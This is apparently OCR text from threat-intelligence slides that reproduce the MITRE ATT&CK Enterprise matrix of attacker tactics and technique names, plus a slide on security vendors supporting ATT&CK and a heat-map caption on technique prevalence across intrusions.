
Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command And Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile & .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfil	Data Destruction
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Comm Through Removable Media	Data Compressed	Data Encrypted for Impact
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Connection Proxy	Data Encrypted	Defacement
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data from Information Repositories	Custom Command & Control Protocol	Data Transfer Size Limits	Disk Content Wipe
Replication Through Removable Media	Control Panel Items	AppInit DLLs	Application Shimming	Clear Command History	Credentials in Files	File & Directory Discovery	Logon Scripts	Data from Local System	Custom Cryptographic Protocol	Exfil Over Alternative Protocol	Disk Structure Wipe
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Bypass User Account Control	CMSTP	Credentials in Registry	Network Service Scanning	Pass the Hash	Data from Network Shared Drive	Data Encoding	Exfil Over Command and Control Channel	Endpoint Denial of Service
Spearphishing Link	Execution through API	Authentication Package	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Network Share Discovery	Pass the Ticket	Data from Removable Media	Data Obfuscation	Exfil Over Other Network Medium	Firmware Corruption
Spearphishing via Service	Execution through Module Load	BITS Jobs	Dylib Hijacking	Compile After Delivery	Forced Authentication	Network Sniffing	Remote Desktop Protocol	Data Staged	Domain Fronting	Exfil Over Physical Medium	Inhibit System Recovery
Supply Chain Compromise	Exploitation for Client Execution	Bootkit	Exploitation for Privilege Escalation	Compiled HTML File	Hooking	Password Policy Discovery	Remote File Copy	Email Collection	Domain Generation Algorithms	Scheduled Transfer	Network Denial of Service
Trusted Relationship	Graphical User Interface	Browser Extensions	Extra Window Memory Injection	Component Firmware	Input Capture	Peripheral Device Discovery	Remote Services	Input Capture	Fallback Channels		Resource Hijacking
Valid Accounts	InstallUtil	Change Default File Association	File System Permissions Weakness	Component Object Model Hijacking	Input Prompt	Permission Groups Discovery	Replication Through Removable Media	Man in the Browser	Multi-hop Proxy		Runtime Data Manipulation
	Launchctl	Component Firmware	Hooking	Control Panel Items	Kerberoasting	Process Discovery	Shared Webroot	Screen Capture	Multi-Stage Channels		Service Stop
	Local Job Scheduling	Component Object Model Hijacking	Image File Execution Options Injection	DCShadow	Keychain	Query Registry	SSH Hijacking	Video Capture	Multiband Comm		Stored Data Manipulation
	LSASS Driver	Create Account	Launch Daemon	Deobfuscate/Decode Files or Information	LLMNR/NBT-NS Poisoning & Relay	Remote System Discovery	Taint Shared Content		Multilayer Encryption		Transmitted Data Manipulation
	Mshta	DLL Search Order Hijacking	New Service	Disabling Security Tools	Network Sniffing	Security Software Discovery	Third-party Software		Port Knocking		
	PowerShell	Dylib Hijacking	Path Interception	DLL Search Order Hijacking	Password Filter DLL	System Information Discovery	Windows Admin Shares		Remote Access Tools		
	Regsvcs/Regasm	External Remote Services	Plist Modification	DLL Side-Loading	Private Keys	System Network Configuration Discovery	Windows Remote Management		Remote File Copy		
	Regsvr32	File System Permissions Weakness	Port Monitors	Execution Guardrails	Securityd Memory	System Network Connections Discovery			Standard Application Layer Protocol		
	Rundll32	Hidden Files & Directories	Process Injection	Exploitation for Defense Evasion	Two-Factor Authentication Interception	System Owner/User Discovery			Standard Cryptographic Protocol		
	Scheduled Task	Hooking	Scheduled Task	Extra Window Memory Injection		System Service Discovery			Standard Non-Application Layer Protocol		
	Scripting	Hypervisor	Service Registry Permissions Weakness	File Deletion		System Time Discovery			Uncommonly Used Port		
	Service Execution	Image File Execution Options Injection	Setuid & Setgid	File Permissions Modification		Virtualization/Sandbox Evasion			Web Service		
	Signed Binary Proxy Execution	Kernel Modules & Extensions	SID-History Injection	File System Logical Offsets							
	Signed Script Proxy Execution	Launch Agent	Startup Items	Gatekeeper Bypass							
	Source	Launch Daemon	Sudo	Group Policy Modification							
	Space after Filename	Launchctl	Sudo Caching	Hidden Files & Directories							
	Third-party Software	LC_LOAD_DYLIB Addition	Valid Accounts	Hidden Users							
	Trap	Local Job Scheduling	Web Shell	Hidden Window							
	Trusted Developer Utilities	Login Item		HISTCONTROL							
	User Execution	Logon Scripts		Image File Execution Options Injection							
	WMI	LSASS Driver		Indicator Blocking							
	Windows Remote Management	Modify Existing Service		Indicator Removal from Tools							
	XSL Script Processing	Netsh Helper DLL		Indicator Removal on Host							
		New Service		Indirect Command Execution							
		Office Application Startup		Install Root Certificate							
		Path Interception		InstallUtil							
		Plist Modification		Launchctl							
		Port Knocking		LC_MAIN Hijacking							
		Port Monitors		Masquerading							
		Rc.common		Modify Registry							
		Re-opened Applications		Mshta							
		Redundant Access		Network Share Connection Removal							
		Registry Run Keys / Startup Folder		NTFS File Attributes							
		Scheduled Task		Obfuscated Files or Information							
		Screensaver		Plist Modification							
		Security Support Provider		Port Knocking							
		Service Registry Permissions Weakness		Process Doppelgänging							
		Setuid & Setgid		Process Hollowing							
		Shortcut Modification		Process Injection							
		SIP & Trust Provider Hijacking		Redundant Access							
		Startup Items		Regsvcs/Regasm							
		System Firmware		Regsvr32							
		Systemd Service		Rootkit							
		Time Providers		Rundll32							
		Trap		Scripting							
		Valid Accounts		Signed Binary Proxy Execution							
		Web Shell		Signed Script Proxy Execution							
		WMI Event Subscription		SIP & Trust Provider Hijacking							
		Winlogon Helper DLL		Software Packing							
				Space after Filename							
				Template Injection							
				Timestomp							
				Trusted Developer Utilities							
				Valid Accounts							
				Virtualization/Sandbox Evasion							
				Web Service							
				XSL Script Processing							

https://attack.mitre.org/matrices/enterprise/



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	BITS Jobs	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Connection Proxy	Data Encrypted	Defacement
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data Staged	Custom Command and Control Protocol	Data Transfer Size Limits	Disk Content Wipe
Replication Through Removable Media	Control Panel Items	AppInit DLLs	Application Shimming	CMSTP	Credentials in Files	File and Directory Discovery	Logon Scripts	Data from Information Repositories	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Structure Wipe
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Bypass User Account Control	Clear Command History	Credentials in Registry	Network Service Scanning	Pass the Hash	Data from Local System	Data Encoding	Exfiltration Over Command and Control Channel	Endpoint Denial of Service

Lots of tools
are making it
easier to use ATT&CK



CarbonBlack

Carbon Black · Response

CounterTack

CounterTack · GoSecure

CrowdStrike

CrowdStrike · Falcon · Endpoint Protection Standard Bundle · Overwatch · Insight · Prevent

Endgame

Endgame

Microsoft

Microsoft · Defender · Windows Defender ATP

RSA

RSA · NetWitness

SentinelOne

SentinelOne

FireEye

FireEye · FireEye Endpoint Security · FireEye Managed Defense

Cybereason

Cybereason

Coming Soon!




Figure 8.

Global MITRE ATT&CK Heat Map[3]

Number of Intrusions Where Technique Was Observed

Least Prevalent 🟥 Most Prevalent

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding
Hardware Additions	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs
Replication Through Removable Media	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control
Spearphishing Attachment	Control Panel Items	AppInit DLLs	Application Shimming	Clear Command History
Spearphishing Link	Dynamic Data Exchange	Application Shimming	Bypass User Account Control	CMSTP
Spearphishing via Service	Execution through API	Authentication Package	DLL Search Order Hijacking	Code Signing
Supply Chain Compromise	Execution through Module Load	BITS Jobs	Dylib Hijacking	Compiled HTML File
Trusted Relationship	Exploitation for Client Execution	Bootkit	Exploitation for Privilege Escalation	Component Firmware
Valid Accounts	Graphical User Interface	Browser Extensions	Extra Window Memory Injection	Component Object Model Hijacking
	InstallUtil	Change Default File Association	File System Permissions Weakness	Control Panel Items
	Launchctl	Component Firmware	Hooking	DCShadow
	Local Job Scheduling	Component Object Model Hijacking	Image File Execution Options Injection	Deobfuscate/Decode Files or Information
	LSASS Driver	Create Account	Launch Daemon	Disabling Security Tools
	Mshta	DLL Search Order Hijacking	New Service	DLL Search Order Hijacking
	PowerShell	Dylib Hijacking	Path Interception	DLL Side-Loading
	Regsvcs/Regasm	External Remote Services	Plist Modification	Exploitation for Defense Evasion
	Regsvr32	File System Permissions Weakness	Port Monitors	Extra Window Memory Injection
	Rundll32	Hidden Files and Directories	Process Injection	File Deletion
	Scheduled Task	Hooking	Scheduled Task	File Permissions Modification
	Scripting	Hypervisor	Service Registry Permissions Weakness	File System Logical Offsets
	Service Execution	Image File Execution Options Injection	Setuid and Setgid	Gatekeeper Bypass
	Signed Binary Proxy Execution	Kernel Modules and Extensions	SID-History Injection	Hidden Files and Directories
	Signed Script Proxy Execution	Launch Agent	Startup Items	Hidden Users
	Source	Launch Daemon	Sudo	Hidden Window
	Space after Filename	Launchctl	Sudo Caching	HISTCONTROL
	Third-party Software	LC_LOAD_DYLIB Addition	Valid Accounts	Image File Execution Options Injection
	Trap	Local Job Scheduling	Web Shell	Indicator Blocking
	Trusted Developer Utilities	Login Item		Indicator Removal from Tools
	User Execution	Logon Scripts		Indicator Removal on Host
	Windows Management Instrumentation	LSASS Driver		Indirect Command Execution
	Windows Remote Management	Modify Existing Service		Install Root Certificate
	XSL Script Processing	Netsh Helper DLL		InstallUtil
		New Service		Launchctl
		Office Application Startup		LC_MAIN Hijacking
		Path Interception		Masquerading
		Plist Modification		Modify Registry
		Port Knocking		Mshta
		Port Monitors		Network Share Connection Removal
		Rc.common		NTFS File Attributes
		Re-opened Applications		Obfuscated Files or Information
		Redundant Access		Plist Modification
		Registry Run Keys / Startup Folder		Port Knocking
		Scheduled Task		Process Doppelgänging
		Screensaver		Process Hollowing
		Security Support Provider		Process Injection
		Service Registry Permissions Weakness		Redundant Access
		Setuid and Setgid		Regsvcs/Regasm
		Shortcut Modification		Regsvr32
		SIP and Trust Provider Hijacking		Rootkit
		Startup Items		Rundll32
		System Firmware		Scripting
		Time Providers		Signed Binary Proxy Execution
		Trap		Signed Script Proxy Execution
		Valid Accounts		SIP and Trust Provider Hijacking
		Web Shell		Software Packing
		Windows Management Instrumentation Event Subscription		Space after Filename
		Winlogon Helper DLL		Template Injection
				Timestomp
				Trusted Developer Utilities
				Valid Accounts
				Web Service
				XSL Script Processing




Figure 8 (cont).

Global MITRE ATT&CK Heat Map

Number of Intrusions Where Technique Was Observed


Least Prevalent 🟥 Most Prevalent

